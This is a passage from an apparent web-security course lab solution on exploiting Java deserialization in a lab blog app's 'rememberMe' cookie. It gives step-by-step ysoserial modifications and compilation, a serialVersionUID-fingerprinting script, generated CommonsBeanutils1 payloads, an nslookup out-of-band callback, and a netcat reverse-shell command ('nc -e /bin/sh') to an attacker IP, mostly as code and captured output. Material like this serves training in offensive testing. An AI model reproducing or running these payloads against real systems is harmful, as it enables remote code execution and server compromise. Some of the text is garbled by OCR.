irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```



Bonus: Tricky Java Deserialization Attack

- Binary

Challenge URL: <http://mblognew.webhacklab.com/login>


- Identify and inject a payload into the serialised data to make the host send DNS requests to an external host.
- Get a reverse shell and extract system information such as usernames, OS type from the server and also read the '/etc/passwd' file.

Solution:

Step 1: Register to the application, navigate to the login page, provide credentials, and tick the 'Remember Me' checkbox and click on submit button.

The screenshot shows a web browser window with the title "Microblog Login". The address bar contains the URL "mblognew.webhacklab.com/login". The main content is a login form with a teal header bar containing "Home", "Register", and "Login" links. The word "Microblog" is displayed prominently in the center of the header. The form itself has a white background. It includes fields for "Username" (containing "awhsanjay") and "Password" (represented by a series of black dots). Below these fields is a "Remember Me" checkbox, which is checked, and a green "SUBMIT" button. A large red rectangular box surrounds the entire form area, and a smaller red box surrounds the "SUBMIT" button.

Step 2: Once you have successfully logged in to the application, navigate to any of the tabs 'Home', 'Profile', 'Notification' or 'Settings'.



Step 3: Capture the HTTP Request in Burp Suite and observe the 'rememberMe' cookie value which has Base64 encoded data

Request to <http://mblognew.webhacklab.com:80> [192.168.200.11]

For... Drop Int... Act... Comment this item ?

Raw Params Headers Hex

```

1 GET /userUpdate HTTP/1.1
2 Host: mblognew.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
   Gecko/20100101 Firefox/60.0
4 Accept:
   text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.
   8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://mblognew.webhacklab.com/login
8 Cookie: JSESSIONID=883B382ACE34F9454AA4F74D3E472E36;
   rememberMe=
   "eJxb85aBtbIiQSQ2xPEMvL7+k0L84NbmoKFUvNyknP10vJUkvNz8lNUcvtdi1K
   Di1qFTgvvu0rz/zmRgYfRg4SoGCeYm5qSUMQj5ZiWWJ+jmJeen6wSVFmXnp1hU
   FJQycQF0LE/OyEisBx3Ul4Q=="
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11

```

Step 4: It contains unreadable data but when its Base64 decoded the cookie value, and the value will be as shown in figure

Decoder
eJxb85aBtbiIQS2xPEMvL7+kOL84Nbm0KFUvNyknP10vJUkvNz8lNUcvtdi1KDi1qFTgvvu0rz/zmRgYfRg4SoGCeYm5qSUMQj5ZiWWJ+jmJeen6wSVFmXnp1hUFJQycxYL5WYmVecXFAMexJfU=

0 78 9c 5b f3 96 81 b5 b8 88 41 2d b1 3c 43 2f 2f 1 bf a4 38 bf 38 35 b9 b4 28 55 2f 37 29 27 3f 5d 2 2f 25 49 2f 37 3f 25 35 47 2f b4 38 b5 28 38 b5 3 a8 54 e0 be fb b4 af 3f f3 99 18 18 7d 18 38 4a 4 81 82 79 89 b9 a9 25 0c 42 3e 59 89 65 89 fa 39 5 89 79 e9 fa c1 25 45 99 79 e9 d6 15 05 25 0c 9c 6 40 53 8b 13 f3 b2 12 2b 01 c7 75 25 e1 -- -- --	x [ó µ, A-±<C// ¿=8¿85¹'(U/7)'?] /%I/7?%5G/'8µ(8µ "/%I/7?%5G/'8µ(8µ "Tà³4º'-'?ó } 8J y '®%B>Y e ú9 yéúÁ%E yéÓ % @S ó² +Çu%á
---	---

Note: Always try different encoding and encryption mechanisms when there is such type of Base64 data.

Step 5: Observe that the application passes Java serialized value after Base64 decode and then decompresses it using deflate using the 'Hackvertor' Burp Suite extension as shown in figure:

The screenshot shows the Hackvertor extension in Burp Suite. The top panel has tabs for Comparer, Extender, Project options, User options, Decoder Improved, and Hackvertor. The Hackvertor tab is selected. It has a 'Search' field and a 'Decode' button. Below are fields for 'd_base32' and 'd_base64'. The 'Input' field shows the Base64 string: eJxb85aBtbiIQS2xPEMvL7+kOL84Nbm0KFUvNyknP10vJUkvNz8lNUcvtdi1KDi1qFTgvvu0rz/zmRgYfRg4SoGCeYm5qSUMQj5ZiWWJ+jmJeen6wSVFmXnp1hUFJQycxYL5WYmVecXFAMexJfU=. The 'Output' field shows the Java serialized data: x [ó µ, A-±<C//¿=8¿85¹'(U/7)'?] /%I/7?%5G/'8µ(8µ "Tà³4º'-'?ó } 8J y '®%B>Y e ú9 yéúÁ%E yéÓ % Á y Y Á Ç ± %ó. The bottom panel has tabs for Comparer, Extender, Project options, User options, Decoder Improved, Hackvertor, and JSON Web Tokens. The Hackvertor tab is selected. It has tabs forCharsets and Compression. The 'Compression' tab is selected. It has fields for 'deflate_compression' and 'deflate_decompress'. The 'Input' field shows the Java serialized data: <@d_base64>eJxb85aBtbiIQS2xPEMvL7+kOL84Nbm0KFUvNyknP10vJUkvNz8lNUcvtdi1KDi1qFTgvvu0rz/zmRgYfRg4SoGCeYm5qSUMQj5ZiWWJ+jmJeen6wSVFmXnp1hUFJQycxYL5WYmVecXFAMexJfU=</@/d_base64>. The 'Output' field shows the decompressed Java code: x [ó µ, A-±<C//¿=8¿85¹'(U/7)'?] /%I/7?%5G/'8µ(8µ "Tà³4º'-'?ó } 8J y '®%B>Y e ú9 yéúÁ%E yéÓ % Á y Y Á Ç ± %ó. The bottom part of the screenshot shows the Java code: 00sr&awh.notsosecure.mblog.db.model.User\$eRuG0000Luse rnametLjava/lang/String;xpt awhsanjay.

Step 6: To generate compressed Java deserialization payload, it is required to modify the original ysoserial source code. To do that, navigate to the following link or command to download the Git repository.

Source: <https://github.com/frohoff/ysoserial>

Git command: git clone https://github.com/frohoff/ysoserial.git

The screenshot shows a browser window with the GitHub URL <https://github.com/frohoff/ysoserial> in the address bar. The GitHub interface is visible, showing the repository details for **frohoff / ysoserial**. Below the repository page, there is a terminal window displaying the command `git clone https://github.com/frohoff/ysoserial.git`, which has been highlighted with a red box.

Step 7: While navigating to the build instruction of ysoserial, it was observed that the project was built in Maven framework, and it is required to download distributed binaries of Maven framework to compile the source code of ysoserial as shown in figure:

The screenshot shows a browser window with the GitHub URL <https://github.com/frohoff/ysoserial> in the address bar. The GitHub interface is visible, showing the repository details for **frohoff / ysoserial**. Below the repository page, there is a terminal window displaying the command `mvn clean package -DskipTests`, which has been highlighted with a red box.


Step 8: Download the latest Maven binaries from the download link given and extract it using following command:

Download link: <https://maven.apache.org/download.cgi>

Latest version at the time of writing:

<https://mirrors.estointernet.in/apache/maven/maven-3/3.6.3/binaries/apache-maven-3.6.3-bin.tar.gz>

Command: `tar xzvf apache-maven-3.6.3-bin.tar.gz`



The terminal window shows a root shell on a Kali Linux system. The user has run the command `ls` to list files, showing `apache-maven-3.6.3-bin.tar.gz` and `ysoserial`. Then, the user has run the command `tar xzvf apache-maven-3.6.3-bin.tar.gz`, which is highlighted with a red rectangle.

Step 9: In order to generate the compressed ysoserial deserialization payload, it is required to modify the generate 'src/main/java/ysoserial/GeneratePayload.java' file as shown in figure:

Code Change 1:

```
import java.util.zip.DeflaterOutputStream;
import java.io.*;
```

Code Change 2:

```
System.out.println(compressObject(object));
Comment out next 3 statement using '/*$SOURCE_CODE$*/'
```

Code Change 3:

```
public static String compressObject(Object obj) throws IOException {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    OutputStream mCompressdos = new DeflaterOutputStream(byteArrayOutputStream);
    ObjectOutputStream mOutputStream = new ObjectOutputStream(mCompressdos);
    mOutputStream.writeObject(obj);
    mOutputStream.close();
    mCompressdos.close();
```



```

return new
String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray()));
}

```

The screenshot shows a Mac OS X desktop environment. At the top is a file browser window titled "Screen Shot 2021-01-19 at 8.26.40 PM.png". The path "/root/Desktop/ysoserial/src/main/java/ysoserial/" is visible. Below the browser is a terminal window with the message "the root account, you may harm your system." The terminal shows the following Java code:

```

import java.io.*;
import java.util.*;
import java.util.zip.DeflaterOutputStream;
import ysoserial.payloads.ObjectPayload;
import ysoserial.payloads.ObjectPayload.Utils;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
@SuppressWarnings("rawtypes")
public class GeneratePayload {
    private static final int INTERNAL_ERROR_CODE = 70;
    return; // make null analysis happy
}
try {
    final ObjectPayload payload = payloadClass.newInstance();
    final Object object = payload.getObject(command);
    System.out.println(compressObject(object));
    /*PrintStream out = System.out;
    Serializer.serialize(object, out);
    ObjectPayload.Utils.releasePayload(payload, object);*/
} catch (IOException e) {
    System.err.println("Error while generating or serializing payload");
    e.printStackTrace();
    System.exit(INTERNAL_ERROR_CODE);
}
System.exit(0);
}

public static String compressObject(Object obj) throws IOException {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    OutputStream mCompressdos = new DeflaterOutputStream(byteArrayOutputStream);
    ObjectOutputStream mOutputStream = new ObjectOutputStream(mCompressdos);
    mOutputStream.writeObject(obj);
    mOutputStream.close();
    mCompressdos.close();
    return new String(Base64.getEncoder().encode(byteArrayOutputStream.toByteArray()));
}

```


Several sections of the code are highlighted with red boxes and arrows:

- A red box highlights the imports for `java.io.*`, `java.util.*`, and `java.util.zip.DeflaterOutputStream`.
- A red box highlights the code within the `try` block that prints the compressed object and serializes it.
- A red box highlights the implementation of the `compressObject` method, which uses a `DeflaterOutputStream` to compress the object and then encodes the resulting bytes as a Base64 string.



Step 10: Once the source code is modified, compile it using the following Maven command as shown in figure:


```
Command: mvn clean package -DskipTests
```



A terminal window titled "Terminal - root@kali: ~/Desktop/yoserial". The window has two tabs: "root@kali: ~/Desktop/apache-maven-3.6.3/bin" and "root@kali: ~/Desktop/yoserial". The "yoserial" tab is active and shows the command: `./apache-maven-3.6.3/bin/mvn clean package -DskipTests`. The command is highlighted with a red rectangle.

Step 11: Start TCP listener.

```
root@Kali:~# tcpdump -n udp port 53 -i any
```



A terminal window showing the output of the `tcpdump -n udp port 53 -i any` command. The output indicates that the interface is set to any and the link type is LINUX_SLL. The capture size is 262144 bytes.

Step 12: Once compilation is successful, there will be a new 'target' folder created, **Navigate to 'target'** folder and using the following command, generate the ysoserial payload as also shown in figure:

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup  
deserialize.userX.webhacklab.com'
```



A terminal window titled "root@kali:~/tools/ysoserial/target#". It shows the command: `java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup deserialize.user85.webhacklab.com'`. The output is a long, encoded string of characters, which is the generated ysoserial payload.



Step 13: Add the generated payload in 'rememberMe' cookie in request and forward the request and observe that the application responds with an error of 'serialVersionUID mismatch' as shown in figure:

Send Cancel < | > | ? Target: http://mblognew.webhacklab.com

Request

Raw Params Headers Hex

```
1 GET /userUpdate HTTP/1.1
2 Host: mblognew.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://mblognew.webhacklab.com/login
8 Cookie: JSESSIONID=883B382ACE34F9454AA4F74D3E472E36; rememberMe=
"eJytVkJ1sG0UUfmM7tm0c5qf5bS1nf0KtL07atZMmdUTJD20NDgkkpEg+W0P14GxZ725nZ4nDgQMnrgguHJE
QqcCiCiGo0CBx5cwJhISExAEJ0JQDUsXPm91NnCahcUsseWf2zft/37y3G79Ci80h7yZ9nSqu0A1lkesW18X
6iy5z2XvfpT67d+WtzTCE8hBx9DdYARKaVbMpp8LiAnoULKVkursNj1XtwEghIrPw7yqUJtqq0xBuZp10kq
ZUVMKOMoM7hpSP33w9i/06Q+vhyB0n5Vb8CaQAsRtbtmMi3UBXb5Vg5pVdUlw3ayiRbR2ZR9rmmUYTB06v9/
S6SiB3bLBGh7c++P9oTvm5qUQQN0W0GG5wnbFom9XZ85aBMMMKo6HLqElxXFpZYbB00R9FNwXjJjwUumMITRG
c1pV1VrMNKpiTx7X1xsLX5sYhmTBE89BW0s0KM8ULbq3MeB60LFDAAdAwm8kivFyFRKq8LplkV5ggIF4szRYi
WNIM6+NpV3JGGWUnLFaClZNIakymLFKCztDuC+yvWoPsVg3/w53LP0PN/DfRUq9/7uZDVRHqo0LNxt+/PaHz
... 1000+ lines of encoded session data
```

?

0 matches

Pretty

Step 14: The following bash script is used to fetch the 'serialVersionUID' of all the available versions of 'commons-beanutils'.

```
#!/bin/bash

#Example usage: ./getSUIDs.sh
https://archive.apache.org/dist/commons/beanutils/binaries/
org.apache.commons.beanutils.BeanComparator

#Example2 usage: ./getSUIDs.sh
https://archive.apache.org/dist/commons/collections/binaries/
org.apache.commons.collections4.functors.InvokerTransformer

url=$1
class=$2

mkdir tmpjars
for zip in $(curl -s $url | grep '.zip<' | grep -Eo 'href="[^"]+"' | cut -d
'' -f 2);do
wget -O tmpjars/current.zip -4 $url$zip --no-check-certificate &>/dev/null
unzip tmpjars/current.zip -d tmpjars &>/dev/null

echo "Checking file: $zip"
for jar in $(find tmpjars/ -name '*.jar');do
serialver -classpath $jar $class 2>/dev/null| grep serialVersionUID
done

rm -rf tmpjars/*
done
rm -d tmpjars/
```

Step 15: After executing the above script, observe that the application might be using the commons-beanutils v1.7.0 to 1.8.3 and ysoserial latest version built in 'commons-beanutils v1.9.2' as shown in figure:

```
root@Kali: ~/tools# chmod a+x getSUIDs.sh
root@Kali: ~/tools# ./getSUIDs.sh
https://archive.apache.org/dist/commons/beanutils/binaries/
org.apache.commons.beanutils.BeanComparator
```

```
root@kali:~/Desktop# ./getSUIDs.sh https://archive.apache.org/dist/commons/beanutils/binaries/ org.apache.commons.beanutils.BeanComparator
Checking file: beanutils-1.5.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 5123381023979609048L;
Checking file: commons-beanutils-1.6.1.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.6.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = 2573799559215537819L;
Checking file: commons-beanutils-1.7.0.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-BETA.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.0-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.1-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.2-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.8.3-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -3490850999041592962L;
Checking file: commons-beanutils-1.9.0-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.1-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.2-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.3-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
Checking file: commons-beanutils-1.9.4-bin.zip
org.apache.commons.beanutils.BeanComparator: private static final long serialVersionUID = -2044202215314119608L;
```

Step 16: Navigate to ysoserial source code and modify the 'pom.xml' and replace the version of 'commons-beanutils' from '1.9.2' to '1.7.0' and compile the ysoserial source code as shown in figure:

The screenshot shows a terminal window with the following details:

- File Explorer:** Shows the directory structure at `/root/Desktop/ysoserial/`. The `pom.xml` file is highlighted with a red box.
- Code Editor:** Displays the `pom.xml` file content. The section for the commons-beanutils dependency is highlighted with yellow boxes, and the version number `1.9.2` is highlighted with a red box.
- Terminal:**
 - File tabs: root@kali: ~/Desktop/apache-... (closed), root@kali: ~/Desktop/ysoserial (active), root@kali: ~/Desktop/ysoserial... (closed).
 - Command line: `root@kali:~/Desktop/ysoserial# ./apache-maven-3.6.3/bin/mvn clean package -DskipTests`

Step 17: Again generate the deserialization payload using same command as shown in figure:

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nslookup  
deserialize.userX.webhacklab.com'
```

```
root@kali:~/tools/yso serial/target# java -jar yso serial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1  
'nslookup deserialize.user85.webhacklab.com'  
eJytVs1vG0UUf2M7Xsc4zUfz2VKa0oYmKd1NSVInOKlgx aD0wQS0oMP1ng90Nuud7ezs2TDoYf+AUgILvwDcCacILVQcajEl  
QsXTiAkTtwAoXJAqii82d3EaRIat8SSd2bfv0/3m/d241docjn0XKfvUdUThqkucsPmh lh/y2Me+/iHkTsPlt3ejEMsDwnXeJ  
8VIK3bNYdyKm wuoLsgJTUpqc1u030+A wAxVHz05lWv0lRfZSrK1WzLVcuMwLLAVWdwV5f67gNy++HVP27FIPaI1ZTwC0gBUG6  
3HcbFu0C00KpJra q2JLhhVdEiWru0jzXdNk2mCyPcb+l01chu2WR1Dx78+cnAXWszGwPwHQFtticcTygDg3mriUwrDgahk1  
qa5nqTsM+hT9UQ1LMG5RU/VdU+iq4NRXl1nNm aghb7X5msL31gbn4/GIZmHlpJhVZg lrnq1MuN50FJC Acs1mcgj3S9Cu lReF  
0y3K8wVEC8WZ4qQLokmdfG1o7gjDb0SlitAU8miNSZTlihAe2l3BI9WrE4PKwb/4M/jgaE3/+7rqlZ/DHMq4n0WHFm437PX8  
nU8s8ROXnv24df38Pj12AyDXF4XoGsAgMKvEc g zWXco0YK4y5m/538HAHyBoGWW SyFoJZYoabHmr7o/+j+hz/9/gqB5JRhGQI  
38cGhFQKJWYyaQGvBsFiYn2VZLYLvt3VUS1E5vkf EhFg1XA Jh14RX Xo5yuEjXTZtWCGTylsV4kCKGT00Fddc0nd0ckMcNE3KF  
VqppMuGf20ZIj0BwU512b1wjwwQJiQEMMaIgBLcSAFmBA28KAFmBAm1uYzxX35a6Zdd7QH7xhXFuKtlSi9nVqVUzGczIlqYqte  
zXEC4HzT2QeRVdPDRj+zP93hkD6NV9nTnCtFDhL4NMny8eBHlRETZtbnp/2DTepPpKCrHE40jUi dxMHTeEFAiXJJYPowMrlke1  
xn1w0J40yEQFV e0gyk4RkFBgmMPgVgCbzaaEW4ZwmjxrTpsosQ18WWJgKdQbMw7Lrz w2bbFTzlqZttBA4eJAsWKIp3YxaQXu  
9w70d0qnAM0YMGaN3A12DQ4U9bLkMvAjn03A0VALD6INT3/CcfuyjWwVRPdx0jKtrrLxK9RsmLcv5kII RbCbM ZqzB s4N758x0  
U9g+dYZdN4Pdb1SaGsPutiRQ2Tx1or50oh7t4ho2obHsxYnsy0jYhcnsWHYUs1F4LEMOTKE M+y r6hP9j0ARJXBZxjyEV0BAi+  
MwgRcOV4No0/BWQzYClBZ/JgKjBE XxmQgZohQlcsV1CJ3J4UtysknabsGxQLA/Piwe5a4LuoNzAj3QixJ9uA99lGqPR2rzAX  
UftR0B2uHwcF+1z8IJLJC75+Akmq8bSMH QdtBn8ERytX4GcVK4C1rHhS9h/NpmIHg xCIPiJv7A/ iloxzWNRzE4DW3Q7MLJ2Ya  
832/PseNyjnUp0KNArwJ9jc6xm78Yv03VrvQezhyLX7btPXNr4MC5hVKNdJRjBE43oApDr4N9oXwdP6P+syMcdKsf i2PSO16n  
duG4Izg/Gjw7d1S3W1YXv+ESeKm4s0bA15Vu8f8FQSMiUg==
```

Step 18: Add the generated payload in 'rememberMe' cookie as shown in figure:

Send Cancel < | > | ? Target: http://mblognew.webhacklab.com

Request

Raw Params Headers Hex

```
1 GET /userUpdate HTTP/1.1
2 Host: mblognew.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://mblognew.webhacklab.com/login
8 Cookie: JSESSIONID=883B382ACE34F9454AA4F74D3E472E36; rememberMe="eJYtVs1vG0UUf2M7tm0c5qP5bC1NaU0Tl07mw0mc0iLkgxaD0wQc00MP1ng90FvWu9vZWeJw6KF/ABKCC/8ASBAOkRBUHJC4cuHCCYTeIrsGvA5IFYu3u5s4TULjlljyzuyb9/1+895u/QpNDoem/RtqrhCN5QVrltcF5uvucxLh/wv8vn92TvbYQh1eLo77AcJDSralN0hcUFd0ekpCol1YVdeqZmAOAIFV+yEWhNtXWmYJyVct0lBKjphRwlHnc1aW+e5fceXD9j9shCD1k5RbcBpKDuM0tm3GxKaDDt2p0s6LmBdfNClpEa70HNMs2Ca0P39jk5HCeyWDFb34P6fHw7cNbennQgA1W0Cb5QrbFSu+XZ05GxEMK4yGrqAmxXFNZY/BGkV/FN0UjJvUUUGq0ITRFcFpTVInVNqhgThbX5hvL35hbnn46HZqFlqJulpkprrvVEuNZOFFEAdMxmGivVaARLG0KZhmlZkjIFwozBcgWtQM6uBrR2FPGhYklZ0DpqJJq0ymLJKD9uL+CB6uWJ3uVwz+wZ/LPU0v/t3XVan860dCVhPpocl81r2ev6Lx1Z8
```

② Search... 0 matches \n Pretty

Response

Raw Headers Hex Render

```
</u></p><p><b>exception</b></p><pre>java.lang.ClassCastException:  
java.lang.reflect.InvocationTargetException  
org.apache.commons.beanutils.BeanComparator.compare(BeanComparator.java:155)  
java.util.PriorityQueue.siftDownUsingComparator(PriorityQueue.java:722)  
java.util.PriorityQueue.siftDown(PriorityQueue.java:688)  
java.util.PriorityQueue.heapify(PriorityQueue.java:737)  
java.util.PriorityQueue.readObject(PriorityQueue.java:797)  
sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
```

Step 19: The payload gets successfully executed and a request on python server will be received as shown in figure:

```
root@kali:/# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
17:54:35.156702 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
17:54:40.200960 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
17:54:45.387208 IP 192.168.200.12.6540 > 192.168.4.85.53: 54695+ A? deserialize.user85.webhacklab.com. (51)
```

Step 20: Generate the payload using tool ‘ysoserial-master.jar’ to perform the action of taking a reverse shell using the below command:

```
root@Kali:~/ysoserial/target# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar
CommonsBeanutils1 'nc -e /bin/sh 192.168.4.X 9898'
```

```
[root💀kali]-[~/ysoserial/target]
# java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 'nc -e /bin/sh 192.168.4.85 9898'
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
eJytVs1vG0UUf2M7tm0c5qP5bEvr0oYmKdl1EqexcUTIBy2GTRNISA8+WOP14GxZ7253Z4nDoYf+AUgILvwDcCAClVQcUDiy0
ULJxASJ26AUDkgVRTe7G7iNAmNW2Lj07Nv3vu9N+/95s1u/Qotjg19N+m7VHK5pkvLtmBaGt98w2Uu++1H9N0HM3e2wxAqQMTR
3mMKJFSzLgbcPm0KsIS1lyyv078ndAoAQAl827apELaquMwntaqbhSGVGDWHgSHM4a1h99z658/D6H7dDEHrEyy24DUSBuG
WbFrP5Jocu36t0jaq8wm3NqKJH9DZz1DfV1HWmcS2f72A6uuC3rLNGBA/+/HjwnrE9FQKoWxw6TJdbLl/2/WrM2YjgtsLo6EVE
khzXkPY4rF0MR9IMzmyD6lLd0bkqcZvWpVVws3TKmVPAsfxG0jfG1mcTYYgWoK2kGRVm80turczsApwooYHh6IwXUF4vQqJU3u
RMNSvM4RAuFueKEC2p0nXwtau4Jw3zQpZXoKVk0BoTKYso0Fnav4NHK9aQ+xWDF/Dn2p6j1/8e6KlWf/RzIaqJ81Bxbu+31/R
+OrPgTi6/e3Dr77G5XHIJSAMz8VgKgaDMXieQIfDbI3qa8x2MPtvFRYIkNcItM1jKTg1+BrVXdbyeerD+x/89PtLBKLtmqFxni
SHhtcIROZx1wTaFc1gfn5WRbUIVt9UEZYi0L4Hwgfh1xwCJ1e4W14NcrhMN3WTVggkC4bBbC9FDJUmlu3H9IOTLV/H8RNyjVaq
jDsXD0HJE2j1iv02adcI2EMKckBGDsjIAdnng0xxQN7hg0xxQF5YWswXD9Wu6Q1dPx48Yba8EkypY02r1Kj0zM6LlMqrpurWkc
8ERp/IPZqu+zi4/bn/HwyBxCt1lVnesYrBjQKfPFk+joygwmvywuribF1zCijyusrx5FAL4AQPniYKArcEglwRmjy0TK6Zrq+yq
JmicDBgoiUoahAQ8E4MhAhNPQVgCLzdbEds1uFZj8mzzQYqrfAeJQLfXLDSzEbx32nLNIu8g7bKFwLkj9oIlmlb1oBV0Njrcm3
